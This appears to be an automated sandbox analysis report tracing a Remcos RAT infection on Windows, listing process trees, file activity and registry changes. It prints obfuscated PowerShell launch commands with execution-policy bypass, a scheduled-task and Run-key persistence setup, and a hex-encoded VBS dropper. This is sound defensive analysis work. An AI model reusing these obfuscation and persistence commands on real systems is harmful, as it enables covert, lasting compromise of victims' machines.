C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	4	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEEA54BEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEEA54BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 2904 Parent PID: 912

General

Start time:	07:45:51
Start date:	06/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -w 1 .('S'+'tart'+'-Sl'+'eep') 20; Move-Item 'sm.exe' -Destination '${enV`:temp}'
Imagebase:	0x13f340000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\sm.exe	C:\Users\user\AppData\Local\Temp\sm.exe	success or wait	1	7FEEA54BEC7	MoveFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA3B5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEEA3B5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA4DA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEEA54BEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	21	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile

Analysis Process: powershell.exe PID: 2896 Parent PID: 2940

General

Start time:	07:45:51
Start date:	06/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -w 1 -EP bypass .('S'+'tart'+'-Sl'+'eep') 25; cd ${enV`:temp};.('.'+'/sm.exe')
Imagebase:	0x13f340000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA3B5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEEA3B5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA4DA287	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile

Analysis Process: sm.exe PID: 1688 Parent PID: 2896

General

Start time:	07:46:18
Start date:	06/01/2021
Path:	C:\Users\user\AppData\Local\Temp\sm.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\sm.exe
Imagebase:	0xd0000
File size:	691200 bytes
MD5 hash:	35D3F86C5715649C8A4273E6A52B0B54
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 0000000C.00000002.2198088639.0000000002291000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 0000000C.00000002.2198088639.0000000002291000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 0000000C.00000002.2199538688.0000000003299000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 0000000C.00000002.2198158446.00000000022F3000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\kXLgfvFKbJs.exe	read data or list directory | read attributes | delete | syn chronize | generic write	device | sparse file	sequential only | non directory file	success or wait	1	6C8864C6	CopyFileW
C:\Users\user\AppData\Local\Temp\tmpC5CF.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	6C887C90	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpC5CF.tmp	success or wait	1	6C887D79	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\kXLgfvFKbJs.exe	0	65536	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 49 dd f4 5f 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 08 00 00 36 09 00 00 54 01 00 00 00 00 00 be 55 09 00 00 20 00 00 00 00 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 e0 0a 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L...I.._.......... ....6...T.......U... ....@.. ....@................	success or wait	11	6C8864C6	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpC5CF.tmp	unknown	1623	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20	<?xml version="1.0" encoding="UTF-16"?>.. <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>user-PC\user</Author>.. </RegistrationInfo>..	success or wait	1	6C88B2B3	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D887995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D887995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D79DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D88A1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6D79DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6D79DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D79DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6D79DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6D79DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runt73a1fc9d#\60a7f8245c39a1b0bf984a11845c6878\System.Runtime.Remoting.ni.dll.aux	unknown	1276	success or wait	1	6D79DE2C	ReadFile

Analysis Process: schtasks.exe PID: 2320 Parent PID: 1688

General

Start time:	07:46:29
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\kXLgfvFKbJs' /XML 'C:\Users\user\AppData\Local\Temp\tmpC5CF.tmp'
Imagebase:	0xe30000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpC5CF.tmp	unknown	2	success or wait	1	E38F47	ReadFile
C:\Users\user\AppData\Local\Temp\tmpC5CF.tmp	unknown	1624	success or wait	1	E3900C	ReadFile

Analysis Process: sm.exe PID: 260 Parent PID: 1688

General

Start time:	07:46:30
Start date:	06/01/2021
Path:	C:\Users\user\AppData\Local\Temp\sm.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Local\Temp\sm.exe
Imagebase:	0xd0000
File size:	691200 bytes
MD5 hash:	35D3F86C5715649C8A4273E6A52B0B54
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: sm.exe PID: 2900 Parent PID: 1688

General

Start time:	07:46:30
Start date:	06/01/2021
Path:	C:\Users\user\AppData\Local\Temp\sm.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Local\Temp\sm.exe
Imagebase:	0xd0000
File size:	691200 bytes
MD5 hash:	35D3F86C5715649C8A4273E6A52B0B54
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: sm.exe PID: 752 Parent PID: 1688

General

Start time:	07:46:30
Start date:	06/01/2021
Path:	C:\Users\user\AppData\Local\Temp\sm.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Local\Temp\sm.exe
Imagebase:	0xd0000
File size:	691200 bytes

MD5 hash:	35D3F86C5715649C8A4273E6A52B0B54
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: sm.exe PID: 2112 Parent PID: 1688

General

Start time:	07:46:31
Start date:	06/01/2021
Path:	C:\Users\user\AppData\Local\Temp\sm.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\sm.exe
Imagebase:	0xd0000
File size:	691200 bytes
MD5 hash:	35D3F86C5715649C8A4273E6A52B0B54
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000012.00000002.2200733693.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Remcos_1, Description: Remcos Payload, Source: 00000012.00000002.2200733693.0000000000400000.00000040.00000001.sdmp, Author: kevoreilly • Rule: REMCOS_RAT_variants, Description: unknown, Source: 00000012.00000002.2200733693.0000000000400000.00000040.00000001.sdmp, Author: unknown
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Remcos	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	407E6A	CreateDirectoryW
C:\Users\user\AppData\Roaming\Remcos\remcos.exe	read data or list directory | read attributes | delete | synchronize | generic write	device | sparse file	sequential only | non directory file	success or wait	1	407F2B	CopyFileW
C:\Users\user\AppData\Local\Temp\install.vbs	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	412D99	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Remcos\remcos.exe	0	65536	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 49 dd f4 5f 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 08 00 00 36 09 00 00 54 01 00 00 00 00 00 be 55 09 00 00 20 00 00 00 00 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 e0 0a 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ.....................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L...I.._.......... ....6...T.......U... ....@.. ....@.................	success or wait	11	407F2B	CopyFileW
C:\Users\user\AppData\Local\Temp\install.vbs	unknown	418	57 00 53 00 63 00 72 00 69 00 70 00 74 00 2e 00 53 00 6c 00 65 00 65 00 70 00 20 00 31 00 30 00 30 00 30 00 0a 00 53 00 65 00 74 00 20 00 66 00 73 00 6f 00 20 00 3d 00 20 00 43 00 72 00 65 00 61 00 74 00 65 00 4f 00 62 00 6a 00 65 00 63 00 74 00 28 00 22 00 53 00 63 00 72 00 69 00 70 00 74 00 69 00 6e 00 67 00 2e 00 46 00 69 00 6c 00 65 00 53 00 79 00 73 00 74 00 65 00 6d 00 4f 00 62 00 6a 00 65 00 63 00 74 00 22 00 29 00 0a 00 43 00 72 00 65 00 61 00 74 00 65 00 4f 00 62 00 6a 00 65 00 63 00 74 00 28 00 22 00 57 00 53 00 63 00 72 00 69 00 70 00 74 00 2e 00 53 00 68 00 65 00 6c 00 6c 00 22 00 29 00 2e 00 52 00 75 00 6e 00 20 00 22 00 63 00 6d 00 64 00 20 00 2f 00 63 00 20 00 22 00 22 00 43 00 3a 00 5c 00 55 00 73 00 65 00 72 00 73 00 5c 00 41 00 6c 00 62	W.S.c.r.i.p.t...S.l.e.e.p. .1. 0.0.0...S.e.t. .f.s.o. .=. .C. r.e.a.t.e.O.b.j.e.c.t.(.".S.c. r.i.p.t.i.n.g...F.i.l.e.S.y.s. t.e.m.O.b.j.e.c.t.".)...C.r.e. a.t.e.O.b.j.e.c.t.(.".W.S.c.r. i.p.t...S.h.e.l.l.".)...R.u.n. .".c.m.d. ./.c. .".".C.:.\.U. s.e.r.s.\.A.l.b	success or wait	1	412DCC	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	Remcos	unicode	"C:\Users\user\AppData\Roaming\Remcos\remcos.exe"	success or wait	1	40B7FC	RegSetValueExW

Analysis Process: wscript.exe PID: 2512 Parent PID: 2112

General

Start time:	07:46:33
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\wscript.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WScript.exe' 'C:\Users\user\AppData\Local\Temp\install.vbs'
Imagebase:	0x570000
File size:	141824 bytes
MD5 hash:	979D74799EA6C8B8167869A68DF5204A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\install.vbs	success or wait	1	72D19346	DeleteFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 2344 Parent PID: 2512

General

Start time:	07:46:35
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\cmd.exe' /c 'C:\Users\user\AppData\Roaming\Remcos\remcos.exe'
Imagebase:	0x4a7f0000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: remcos.exe PID: 3032 Parent PID: 2344

General

Start time:	07:46:36
Start date:	06/01/2021
Path:	C:\Users\user\AppData\Roaming\Remcos\remcos.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\Remcos\remcos.exe
Imagebase:	0x1b0000
File size:	691200 bytes
MD5 hash:	35D3F86C5715649C8A4273E6A52B0B54
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
